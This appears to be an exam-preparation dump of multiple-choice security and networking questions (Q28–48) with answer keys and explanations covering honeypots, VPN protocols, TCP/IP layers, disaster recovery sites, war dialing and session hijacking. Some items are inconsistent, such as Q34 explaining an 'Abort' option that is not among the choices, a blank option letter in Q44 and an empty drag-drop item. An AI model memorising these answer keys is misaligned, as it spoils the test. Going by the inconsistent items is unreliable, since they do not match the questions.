Answer option B is incorrect. War driving, also called access point mapping, is the act of locating and possibly exploiting connections to wireless local area networks while driving around a city or elsewhere. To do war driving, one needs a vehicle, a computer (which can be a laptop), a wireless Ethernet card set to work in promiscuous mode, and some kind of an antenna which can be mounted on top of or positioned inside the car. Because a wireless LAN may have a range that extends beyond an office building, an outside user may be able to intrude into the network, obtain a free Internet connection, and possibly gain access to company records and other resources.

Answer option C is incorrect. War dialing is a technique of using a modem to automatically scan a list of telephone numbers, usually dialing every number in a local area code to search for computers, BBS systems, and fax machines. Hackers use the resulting lists for various purposes, hobbyists for exploration, and crackers (hackers that specialize in computer security) for password guessing.
Answer option A is incorrect. Spamming is the technique of flooding the Internet with a number of copies of the same message. The most widely recognized form of spams are e-mail spam, instant messaging spam, Usenet newsgroup spam, Web search engine spam, spam in blogs, online classified ads spam, mobile phone messaging spam, Internet forum spam, junk fax transmissions, social networking spam, television advertising and file sharing network spam.

QUESTION 28
Which of the following is a standard protocol for interfacing external application software with an information server, commonly a Web server?

A. DHCP
B. IP
C. CGI
D. TCP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Common Gateway Interface (CGI) is a standard protocol for interfacing external application software with an information server, commonly a Web server. The task of such an information server is to respond to requests (in the case of web servers, requests from client web browsers) by returning output. When a user requests the name of an entry, the server will retrieve the source of that entry's page (if one exists), transform it into HTML, and send the result.
Answer option A is incorrect. DHCP is a Dynamic Host Configuration Protocol that allocates unique (IP) addresses dynamically so that they can be used when no longer needed. A DHCP server is set up in a DHCP environment with the appropriate configuration parameters for the given network. The key parameters include the range or "pool" of available IP addresses, correct subnet masks, gateway, and name server addresses.
Answer option B is incorrect. The Internet Protocol (IP) is a protocol used for communicating data across a packet-switched inter-network using the Internet Protocol Suite, also referred to as TCP/IP.IP is the primary protocol in the Internet Layer of the Internet Protocol Suite and has the task of delivering distinguished protocol datagrams (packets) from the source host to the destination host solely based on their addresses. For this purpose, the Internet Protocol defines addressing methods and structures for datagram encapsulation. The first major version of addressing structure, now referred to as Internet Protocol Version 4 (IPv4), is still the dominant protocol of the Internet, although the successor, Internet Protocol Version 6 (IPv6), is being deployed actively worldwide.
Answer option D is incorrect. Transmission Control Protocol (TCP) is a reliable, connection-oriented protocol operating at the transport layer of the OSI model. It provides a reliable packet delivery service encapsulated within the Internet Protocol (IP). TCP guarantees the delivery of packets, ensures proper sequencing of data, and provides a checksum feature that validates both the packet header and its data for accuracy. If the network corrupts or loses a TCP packet during transmission, TCP is responsible for retransmitting the faulty packet. It can transmit large amounts of data. Application layer protocols, such as HTTP and FTP, utilize the services of TCP to transfer files between clients and servers.

QUESTION 29 Which of the following honeypots provides an attacker access to the real operating system without any restriction and collects a vast amount of information about the attacker?

A. High-interaction honeypot
B. Medium-interaction honeypot
C. Honeyd
D. Low-interaction honeypot

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A high-interaction honeypot offers a vast amount of information about attackers. It provides an attacker access to the real operating system without any restriction. A high-interaction honeypot is a powerful weapon that provides opportunities to discover new tools, to identify new vulnerabilities in the operating system, and to learn how blackhats communicate with one another.
Answer option D is incorrect. A low-interaction honeypot captures limited amounts of information that are mainly transactional data and some limited interactive information. Because of simple design and basic functionality, low-interaction honeypots are easy to install, deploy, maintain, and configure. A low-interaction honeypot detects unauthorized scans or unauthorized connection attempts. A low-interaction honeypot is like a one-way connection, as the honeypot provides services that are limited to listening ports. Its role is very passive and does not alter any traffic. It generates logs or alerts when incoming packets match their patterns.
Answer option B is incorrect. A medium-interaction honeypot offers richer interaction capabilities than a low-interaction honeypot, but does not provide any real underlying operating system target. Installing and configuring a mediuminteraction honeypot takes more time than a low-interaction honeypot. It is also more complicated to deploy and maintain as compared to a low-interaction honeypot. A medium-interaction honeypot captures a greater amount of information but comes with greater risk. Answer option C is incorrect. Honeyd is an example of a low-interaction honeypot.

QUESTION 30
Which of the following representatives of the incident response team takes forensic backups of systems that are the focus of an incident?

A. Technical representative
B. Lead investigator

C. Information security representative
D. Legal representative

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A technical representative creates forensic backups of systems that are the focus of an incident and provides valuable information about the configuration of the network and target system.
Answer option B is incorrect. A lead investigator acts as the manager of the computer security incident response team.
Answer option D is incorrect. The legal representative looks after legal issues and ensures that the investigation process does not break any law.
Answer option C is incorrect. The information security representative informs about the security safeguards that may affect their ability to respond to the incident.

QUESTION 31
Which of the following devices allows wireless communication devices to connect to a wireless network using Wi-Fi, Bluetooth, or related standards?

A. Express card
B. WAP
C. WNIC
D. Wireless repeater
E. None

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A wireless access point (WAP) is a device that allows wireless communication devices to connect to a wireless network using Wi-Fi, Bluetooth, or related standards. The WAP usually connects to a wired network, and it can transmit data between wireless devices and wired devices on the network. Each access point can serve multiple users within a defined network area. As people move beyond the range of one access point, they are automatically handed over to the next one. A small WLAN requires a single access point. The number of access points in a network depends on the number of network users and the physical size of the network.
Answer option C is incorrect. A wireless network interface card (WNIC) is a network card that connects to a radio-based computer network, unlike a regular network interface controller (NIC) that connects to a wire-based network such as token ring or ethernet. A WNIC, just like a NIC, works on the Layer 1 and Layer 2 of the OSI Model. A WNIC is an essential component for wireless desktop computer. This card uses an antenna to communicate through microwaves. A WNIC in a desktop computer is usually connected using the PCI bus.
Answer option A is incorrect. ExpressCard, a new standard introduced by PCMCIA, is a thinner, faster, and lighter modular expansion for desktops and laptops. Users can add memory, wired or wireless communication cards, and security devices by inserting these modules into their computers. ExpressCard slots are designed to accommodate modules that use either Universal Serial Bus (USB) 2.0 or the PCI Express standard. ExpressCard modules are available in two sizes, i.e., 34 mm wide (ExpressCard/34) and 54 mm wide (ExpressCard/54). Both modules are 75 mm long and 5 mm high. An ExpressCard/34 module can be inserted in either a 54 mm slot or a 34 mm slot, but an ExpressCard/54 requires a Universal (54 mm) slot. However, an extender can be used with ExpressCard/34 slot to connect the ExpressCard/54 module from outside of the computer. Both the modules are identical in performance. They take full advantage of the features of the PCI Express or USB 2.0 interfaces. The only difference between them is that the ExpressCard/54 form-factor, due to its larger surface area, allows for greater thermal dissipation than does an ExpressCard/34. As the performance does not vary with module size, module developers usually prefer to fit their applications into the smaller ExpressCard/34 form factor. But some applications, such as SmartCard readers, and CompactFlash readers, require the extra width of an ExpressCard/54 module.
Answer option D is incorrect. A wireless repeater is a networking device that works as a repeater between a wireless router and computers. It is used to connect a client to the network when the client is out of the service area of the access point. If the wireless repeater is configured properly, it extends the range of the wireless LAN network.

QUESTION 32
Which of the following protocols uses a control channel over TCP and a GRE tunnel operating to encapsulate PPP packets?

A. PPTP
B. ESP
C. LWAPP
D. SSTP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Explanation:
The Point-to-Point Tunneling Protocol (PPTP) is a method for implementing virtual private networks. PPTP uses a control channel over TCP and a GRE tunnel operating to encapsulate PPP packets. The PPTP specification does not describe encryption or authentication features and relies on the PPP protocol being tunneled to implement security functionality. However, the most common PPTP implementation, shipping with the Microsoft Windows product families, implements various levels of authentication and encryption natively as standard features of the Windows PPTP stack. The intended use of this protocol is to provide similar levels of security and remote access as typical VPN products. Answer option B is incorrect. Encapsulating Security Payload (ESP) is an IPSec protocol that provides confidentiality, in addition to authentication, integrity, and anti-replay. ESP can be used alone or in combination with Authentication Header (AH). It can also be nested with the Layer Two Tunneling Protocol (L2TP). ESP does not sign the entire packet unless it is being tunneled. Usually, only the data payload is protected, not the IP header.
Answer option D is incorrect. Secure Socket Tunneling Protocol (SSTP) is a form of VPN tunnel that provides a mechanism to transport PPP or L2TP traffic through an SSL 3.0 channel. SSL provides transport-level security with keynegotiation, encryption, and traffic integrity checking. The use of SSL over TCP port 443 allows SSTP to pass through virtually all firewalls and proxy servers. SSTP servers must be authenticated during the SSL phase. SSTP clients can optionally be authenticated during the SSL phase, and must be authenticated in the PPP phase. The use of PPP allows support for common authentication methods, such as EAP-TLS and MS-CHAP. SSTP is available in Windows Server 2008, Windows Vista SP1, and later operating systems. It is fully integrated with the RRAS architecture in these operating systems, allowing its use with Winlogon or smart card authentication, remote access policies, and the Windows VPN client.
Answer option C is incorrect. LWAPP (Lightweight Access Point Protocol) is a protocol used to control multiple Wi-Fi wireless access points at once. This can reduce the amount of time spent on configuring, monitoring, or troubleshooting a large network. This also allows network administrators to closely analyze the network.

QUESTION 33
Which of the following procedures is designed to enable security personnel to identify, mitigate, and recover from malicious computer incidents, such as unauthorized access to a system or data, denial-of-service, or unauthorized changes to system hardware, software, or data?

A. Cyber Incident Response Plan
B. Crisis Communication Plan
C. Disaster Recovery Plan
D. Occupant Emergency Plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Cyber Incident Response Plan is used to address cyber attacks against an organization's IT system through various procedures. These procedures enable security personnel to identify, mitigate, and recover from malicious computer incidents, such as denial-of-service attacks, unauthorized accessing of a system or data, or unauthorized changes to system hardware, software, or data.
Answer option C is incorrect. A disaster recovery plan should contain data, hardware, and software that can be critical for a business. It should also include the plan for sudden loss such as hard disc crash. The business should use backup and data recovery utilities to limit the loss of data.
Answer option D is incorrect. The Occupant Emergency Plan (OEP) is used to reduce the risk to personnel, property, and other assets while minimizing work disorders in the event of an emergency. It is the response procedure for occupants of a facility on the occurrence of a situation, which is posing a potential threat to the health and safety of personnel, the environment, or property. OEPs are developed at the facility level, specific to the geographic site and structural design of the building.
Answer option B is incorrect. The crisis communication plan can be broadly defined as the plan for the exchange of information before, during, or after a crisis event. It is considered as a sub-specialty of the public relations profession that is designed to protect and defend an individual, company, or organization facing a public challenge to its reputation. The aim of crisis communication plan is to assist organizations to achieve continuity of critical business processes and information flows under crisis, disaster or event driven circumstances.

QUESTION 34
Which of the following TCP commands are used to allocate a receiving buffer associated with the specified connection?

A. Send
B. Close
C. None
D. Receive
E. Interrupt

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Receive command is used to allocate a receiving buffer associated with the specified connection. An error is returned if no OPEN precedes this command or the calling process is not authorized to use this connection. Answer option A is incorrect. The Send command causes the data contained in the indicated user buffer to be sent to the indicated connection.
Answer option C is incorrect. The Abort command causes all pending SENDs and RECEIVES to be aborted.
Answer option B is incorrect. The Close command causes the connection specified to be closed.

QUESTION 35
You work as a professional Computer Hacking Forensic Investigator for DataEnet Inc. You want to investigate e-mail information of an employee of the company. The suspected employee is using an online e-mail system such as Hotmail or Yahoo. Which of the following folders on the local computer will you review to accomplish the task? Each correct answer represents a complete solution. Choose all that apply.

A. History folder
B. Temporary Internet Folder
C. Cookies folder
D. Download folder

Correct Answer: CAB
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Online e-mail systems such as Hotmail and Yahoo leave files containing e-mail message information on the local computer. These files are stored in a number of folders, which are as follows: Cookies folder
Temp folder
History folder
Cache folder
Temporary Internet Folder Forensic tools can recover these folders for the respective e-mail clients. When folders are retrieved, e-mail files can be accessed. If the data is not readable, various tools are available to decrypt the information such as a cookie reader used with cookies.
Answer option D is incorrect. Download folder does not contain any e-mail message information.

QUESTION 36 Which of the following layers of the TCP/IP model maintains data integrity by ensuring that messages are delivered in the order in which they are sent and that there is no loss or duplication?

A. Transport layer
B. Link layer
C. Internet layer
D. Application layer

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The transport layer ensures that messages are delivered in the order in which they are sent and that there is no loss or duplication. Transport layer maintains data integrity.
Answer option C is incorrect. The Internet Layer of the TCP/IP model solves the problem of sending packets across one or more networks. Internetworking requires sending data from the source network to the destination network. This process is called routing. IP can carry data for a number of different upper layer protocols.
Answer option B is incorrect. The Link Layer of TCP/IP model is the networking scope of the local network connection to which a host is attached. This is the lowest component layer of the Internet protocols, as TCP/IP is designed to be hardware independent. As a result, TCP/IP has been implemented on top of virtually any hardware networking technology in existence. The Link Layer is used to move packets between the Internet Layer interfaces of two different hosts on the same link. The processes of transmitting and receiving packets on a given link can be controlled both in the software device driver for the network card, as well as on firmware or specialized chipsets.
Answer option D is incorrect. The Application Layer of TCP/IP model refers to the higher-level protocols used by most applications for network communication. Examples of application layer protocols include the File Transfer Protocol (FTP) and the Simple Mail Transfer Protocol (SMTP). Data coded according to application layer protocols are then encapsulated into one or more transport layer protocols, which in turn use lower layer protocols to affect actual data transfer.

QUESTION 37 Which of the following is a telecommunication service designed for cost-efficient data transmission for intermittent traffic between local area networks (LANs) and between end-points in a wide area network (WAN)?

A. PPP
B. Frame relay
C. ISDND. X.25
E. None

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Frame relay is a telecommunication service designed for cost-efficient data transmission for intermittent traffic between local area networks (LANs) and between end-points in a wide area network (WAN). Frame relay puts data in a variablesize unit called a frame. It checks for lesser errors as compared to other traditional forms of packet switching and hence speeds up data transmission. When an error is detected in a frame, it is simply dropped. The end points are responsible for detecting and retransmitting dropped frames.
Answer option C is incorrect. Integrated Services Digital Network (ISDN) is a digital telephone/telecommunication network that carries voice, data, and video over an existing telephone network infrastructure. It requires an ISDN modem at both the ends of a transmission. ISDN is designed to provide a single interface for hooking up a telephone, fax machine, computer, etc. ISDN has two levels of service, i.e., Basic Rate Interface (BRI) and Primary Rate Interface (PRI). Answer option A is incorrect. The Point-to-Point Protocol, or PPP, is a data link protocol commonly used to establish a direct connection between two networking nodes. It can provide connection authentication, transmission encryption privacy, and compression. PPP is commonly used as a data link layer protocol for connection over synchronous and asynchronous circuits, where it has largely superseded the older, non-standard Serial Line Internet Protocol (SLIP) and telephone company mandated standards (such as Link Access Protocol, Balanced (LAPB) in the X.25 protocol suite). PPP was designed to work with numerous network layer protocols, including Internet Protocol (IP), Novell's Internetwork Packet Exchange (IPX), NBF, and AppleTalk.
Answer option D is incorrect. The X.25 protocol, adopted as a standard by the Consultative Committee for International Telegraph and Telephone (CCITT), is a commonly-used network protocol. The X.25 protocol allows computers on different public networks (such as CompuServe, Tymnet, or a TCP/IP network) to communicate through an intermediary computer at the network layer level. X.25's protocols correspond closely to the data-link and physical-layer protocols defined in the Open Systems Interconnection (OSI) communication model.

QUESTION 38
Which of the following policies is a set of rules designed to enhance computer security by encouraging users to employ strong passwords and use them properly?

A. Information protection policy
B. Remote access policy
C. Group policy
D. Password policy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A password policy is a set of rules designed to enhance computer security by encouraging users to employ strong passwords and use them properly. Password policies are account policies that are related to the users' accounts. Such policies are password-related settings that provide different constraints for the password's usage. Password policies can be configured to enforce users to provide passwords only in a specific way when they try to log on to their computers. These policies increase the effectiveness of the user's computers. Answer option C is incorrect. A group policy specifies how programs, network resources, and the operating system work for users and computers in an organization. Answer option A is incorrect. An information protection policy ensures that information is appropriately protected from modification or disclosure.
Answer option B is incorrect. Remote access policy is a document that outlines and defines acceptable methods of remotely connecting to the internal network.

QUESTION 39
Which of the following biometric devices is used to take impressions of the friction ridges of the skin on the underside of the tip of the fingers?

A. Facial recognition device
B. Iris camera
C. Voice recognition voiceprint
D. Fingerprint reader

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A fingerprint reader is used to take impressions of the friction ridges of the skin on the underside of the tip of the fingers. Fingerprints help in identifying users and are unique and different to everyone and do not change over time. Even identical twins who share their DNA do not have the same fingerprints. Police and Government agencies have used these modes in order to identify humans for many years, but other agencies are starting to use biometric fingerprint readers for identification in many different applications. A fingerprint is created when the friction ridges of the skin come in contact with a surface that is receptive to a print by means of an agent to form the print like perspiration, oil, ink, grease, and many more. The agent is then transferred to the surface and leaves an impression which creates the fingerprint.
Answer option B is incorrect. An iris camera is used to perform recognition detection of a user's identity by mathematical analysis of the random patterns that are visible within the iris of an eye from some distance. It is used to combine computer vision, pattern recognition, statistical inference, and optics.
Answer option A is incorrect. A facial recognition device helps in viewing an image or video of a person and compares it to one that is in the database. It performs facial recognition by comparing the following: Structure, shape, and proportions of the face Distance between the eyes, nose, mouth, and jaw Upper outlines of the eye sockets The sides of the mouth Location of the nose and eyes The area surrounding the check bones. Answer option C is incorrect. A voice recognition voiceprint is a spectrogram, which is a graph that shows a sound's frequency on the vertical axis and time on the horizontal axis. Different speech sounds help in creating different shapes on the graph. Spectrograms also use color or shades of gray to represent the acoustical qualities of sound.

QUESTION 40
Peter, a malicious hacker, obtains e-mail addresses by harvesting them from postings, blogs, DNS listings, and Web pages. He then sends a large number of unsolicited commercial e-mail (UCE) messages to these addresses. Which of the following e-mail crimes is Peter committing?

A. E-mail spam
B. E-mail storm
C. E-mail bombing
D. E-mail spoofing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Peter is performing spamming activity. Spam is a term that refers to the unsolicited e-mails sent to a large number of e-mail users. The number of such e-mails is increasing day by day, as most companies now prefer to use e-mails for promoting their products. Because of these unsolicited e-mails, legitimate e-mails take a much longer time to deliver to their destination. The attachments sent through spam may also contain viruses. However, spam can be stopped by implementing spam filters on servers and e-mail clients.
Answer option C is incorrect. Mail bombing is an attack that is used to overwhelm mail servers and clients by sending a large number of unwanted e-mails. The aim of this type of attack is to completely fill the recipient's hard disk with immense, useless files, causing at best irritation, and at worst total computer failure. E-mail filtering and properly configuring email relay functionality on mail servers can be helpful for protection against this type of attack.
Answer option B is incorrect. An e-mail storm is a sudden spike of Reply All messages on an e-mail distribution list, usually caused by a controversial or misdirected message. Such storms start when multiple members of the distribution list reply to the entire list at the same time
in response to an instigating message. Other members soon respond, usually adding vitriol to the discussion, asking to be removed from the list, or pleading for the cessation of messages. If enough members reply to these unwanted messages, this triggers a chain reaction of e-mail messages. The sheer load of traffic generated by these storms can render the e-mail servers carrying them inoperative, similar to a DDoS attack. Some e-mail viruses also have the capacity to create e-mail storms, by sending copies of themselves to an infected user's contacts, including distribution lists, infecting the contacts in turn.
Answer option D is incorrect. E-mail spoofing is a term used to describe e-mail activity in which the sender address and other parts of the e-mail header are altered to appear as though the e-mail originated from a different source. E-mail spoofing is a technique commonly used for spam e-mail and phishing to hide the origin of an e-mail message. By changing certain properties of the e-mail, such as the From, Return-Path, and Reply-To fields (which can be found in the message header), ill-intentioned users can make the e-mail appear to be from someone other than the actual sender. The result is that, although the e-mail appears to come from the address indicated in the From field, it actually comes from another source.

QUESTION 41 Which of the following refers to the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system?

A. Spoofing
B. Smurf
C. Session hijacking
D. Phishing


Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Session hijacking refers to the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to Web developers, as the HTTP cookies used to maintain a session on many Web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer (see HTTP cookie theft). TCP session hijacking is when a hacker takes over a TCP session between two machines. Since most authentication only occurs at the start of a TCP session, this allows the hacker to gain access to a machine.
Answer option A is incorrect. Spoofing is a technique that makes a transmission appear to have come from an authentic source by forging the IP address, email address, caller ID, etc. In IP spoofing, a hacker modifies packet headers by using someone else's IP address to hide his identity. However, spoofing cannot be used while surfing the Internet, chatting on-line, etc. because forging the source IP address causes the responses to be misdirected.
Answer option B is incorrect. Smurf is an attack that generates significant computer network traffic on a victim network. This is a type of denial-of-service attack that floods a target system via spoofed broadcast ping messages. In such attacks, a perpetrator sends a large amount of ICMP echo request (ping) traffic to IP broadcast addresses, all of which have a spoofed source IP address of the intended victim. If the routing device delivering traffic to those broadcast addresses delivers the IP broadcast to all hosts, most hosts on that IP network will take the ICMP echo request and reply to it with an echo reply, which multiplies the traffic by the number of hosts responding.
Answer option D is incorrect. Phishing is a type of scam that entices a user to disclose personal information such as social security number, bank account details, or credit card number. An example of phishing attack is a fraudulent e-mail that appears to come from a user's bank asking to change his online banking password. When the user clicks the link available on the e-mail, it directs him to a phishing site which replicates the original bank site. The phishing site lures the user to provide his personal information.


QUESTION 42
DRAG DROP

George works as a Network Administrator for Blue Soft Inc. The company uses Windows Vista operating system. The network of the company is continuously connected to the Internet. What will George use to protect the network of the company from intrusion?

Select and Place:



Correct Answer:



Section: (none)
Explanation

Explanation/Reference:
Explanation: A firewall is a set of related programs configured to protect private networks connected to the Internet from intrusion. It is used to regulate the network traffic between different computer networks. It permits or denies the transmission of a network packet to its destination based on a set of rules. A firewall is often installed on a separate computer so that an incoming packet does not get into the network directly.

QUESTION 43 Which of the following are the common security problems involved in communications and email? Each correct answer represents a complete solution. Choose all that apply.

A. Message replay
B. Identity theft
C. Message modification

D. Message digest
E. Message repudiation
F. Eavesdropping
G. False message

Correct Answer: FBCGAE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Following are the common security problems involved in communications and email:
Eavesdropping: It is the act of secretly listening to private information through telephone lines, e-mail, instant messaging, and any other method of communication considered private.
Identity theft: It is the act of obtaining someone's username and password to access his/her email servers for reading email and sending false email messages. These credentials can be obtained by eavesdropping on SMTP, POP, IMAP, or Webmail connections.
Message modification: The person who has system administrator permission on any of the SMTP servers can visit anyone's message and can delete or change the message before it continues on to its destination. The recipient has no way of telling that the email message has been altered.
False message: It the act of constructing messages that appear to be sent by someone else.
Message replay: In a message replay, messages are modified, saved, and re-sent later.
Message repudiation: In message repudiation, normal email messages can be forged. There is no way for the receiver to prove that someone had sent him/her a particular message. This means that even if someone has sent a message, he/she can successfully deny it.
Answer option D is incorrect. A message digest is a number that is created algorithmically from a file and represents that file uniquely.

QUESTION 44
Which of the following layers of TCP/IP model is used to move packets between the Internet Layer interfaces of two different hosts on the same link?

A. Application layer
B. Internet layer
C. Link layer
D. Transport Layer
E. None

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Link Layer of TCP/IP model is the networking scope of the local network connection to which a host is attached. This is the lowest component layer of the Internet protocols, as TCP/IP is designed to be hardware independent. As a result, TCP/IP has been implemented on top of virtually any hardware networking technology in existence. The Link Layer is used to move packets between the Internet Layer interfaces of two different hosts on the same link. The processes of transmitting and receiving packets on a given link can be controlled both in the software device driver for the network card, as well as on firmware or specialized chipsets.
Answer option B is incorrect. The Internet Layer of the TCP/IP model solves the problem of sending packets across one or more networks. Internetworking requires sending data from the source network to the destination network. This process is called routing. IP can carry data for a number of different upper layer protocols.
Answer option D is incorrect. The Transport Layer of TCP/IP model is responsible for end-to-end message transfer capabilities independent of the underlying network, along with error control, segmentation, flow control, congestion control, and application addressing (port numbers). End to end message transmission or connecting applications at the transport layer can be categorized as either connection-oriented, implemented in Transmission Control Protocol (TCP), or connectionless, implemented in User Datagram Protocol (UDP).
Answer option is incorrect. The Application Layer of TCP/IP model refers to the higher-level protocols used by most applications for network communication. Examples of application layer protocols include the File Transfer Protocol (FTP) and the Simple Mail Transfer Protocol (SMTP). Data coded according to application layer protocols are then encapsulated into one or more transport layer protocols, which in turn use lower layer protocols to affect actual data transfer.

QUESTION 45
FILL BLANK

Fill in the blank with the appropriate term. _____ is the process, policies, and procedures related to preparing for recovery or continuation of technology infrastructure critical to an organization after a natural or human-induced disaster.

Correct Answer: Disaster recovery
Section: (none)
Explanation

Explanation/Reference:
Explanation: Disaster recovery is the process, policies, and procedures related to preparing for recovery or continuation of technology infrastructure critical to an organization after a natural or human-induced disaster. Disaster recovery planning is a subset of a larger process known as business continuity planning and should include planning for resumption of applications, data, hardware, communications (such as networking) and other IT infrastructure. A business continuity plan (BCP) includes planning for non-IT related aspects such as key personnel, facilities, crisis communication and reputation protection, and should refer to the disaster recovery plan (DRP) for IT related infrastructure recovery / continuity.

QUESTION 46
You are advising a school district on disaster recovery plans. In case a disaster affects the main IT centers for the district they will need to be able to work from an alternate location. However, budget is an issue. Which of the following is most appropriate for this client?

A. Warm site
B. Cold site
C. Hot site
D. Off site

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A cold site provides an office space, and in some cases basic equipment. However, you will need to restore your data to that equipment in order to use it. This is a much less expensive solution than the hot site.
Answer option C is incorrect. A hot site has equipment installed, configured and ready to use. This may make disaster recovery much faster, but will also be more expensive. And a school district can afford to be down for several hours before resuming IT operations, so the less expensive option is more appropriate.
Answer option A is incorrect. A warm site is between a hot and cold site. It has some equipment ready and connectivity ready. However, it is still significantly more expensive than a cold site, and not necessary for this scenario. Answer option D is incorrect. Off site is not any type of backup site terminology.

QUESTION 47
Which of the following techniques uses a modem in order to automatically scan a list of telephone numbers?

A. War driving
B. War dialing
C. Warchalking
D. Warkitting

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
War dialing is a technique of using a modem to automatically scan a list of telephone numbers, usually dialing every number in a local area code to search for computers, BBS systems, and fax machines. Hackers use the resulting lists for various purposes, hobbyists for exploration, and crackers (hackers that specialize in computer security) for password guessing.
Answer option C is incorrect. Warchalking is the drawing of symbols in public places to advertise an open Wi-Fi wireless network. Having found a Wi-Fi node, the warchalker draws a special symbol on a nearby object, such as a wall, the pavement, or a lamp post. The name warchalking is derived from the cracker terms war dialing and war driving.
Answer option A is incorrect. War driving, also called access point mapping, is the act of locating and possibly exploiting connections to wireless local area networks while driving around a city or elsewhere. To do war driving, one needs a vehicle, a computer (which can be a laptop), a wireless Ethernet card set to work in promiscuous mode, and some kind of an antenna which can be mounted on top of or positioned inside the car. Because a wireless LAN may have a range that extends beyond an office building, an outside user may be able to intrude into the network, obtain a free Internet connection, and possibly gain access to company records and other resources.
Answer option D is incorrect. Warkitting is a combination of wardriving and rootkitting. In a warkitting attack, a hacker replaces the firmware of an attacked router. This allows them to control all traffic for the victim, and could even permit them to disable SSL by replacing HTML content as it is being downloaded. Warkitting was identified by Tsow, Jakobsson, Yang, and Wetzel in 2006. Their discovery indicated that 10% of the wireless routers were susceptible to WAPjacking (malicious configuring of the firmware settings, but making no modification on the firmware itself) and 4.4% of wireless routers were vulnerable to WAPkitting (subverting the router firmware). Their analysis showed that the volume of credential theft possible through Warkitting exceeded the estimates of credential theft due to phishing.

QUESTION 48
FILL BLANK

Fill in the blank with the appropriate file system. Alternate Data Streams (ADS) is a feature of the_____ file system, allowing more than one data stream to be associated with a filename.

Correct Answer: NTFS

Section: (none)
Explanation

Explanation/Reference:
Explanation:
Alternate Data Streams (ADS) is a feature of the NTFS file system that allows more than one data stream to be associated with a filename, using the filename format "filename:streamname". Alternate streams are not listed in Windows Explorer, and their size is not included in the file size. ADS provides the hacker a place to hide root kits or hacker tools, which can be executed without being detected by the system administrator. Alternate Data Streams are strictly a feature of the NTFS file system. Alternate Data Streams may be used as a method of hiding executables or proprietary content.

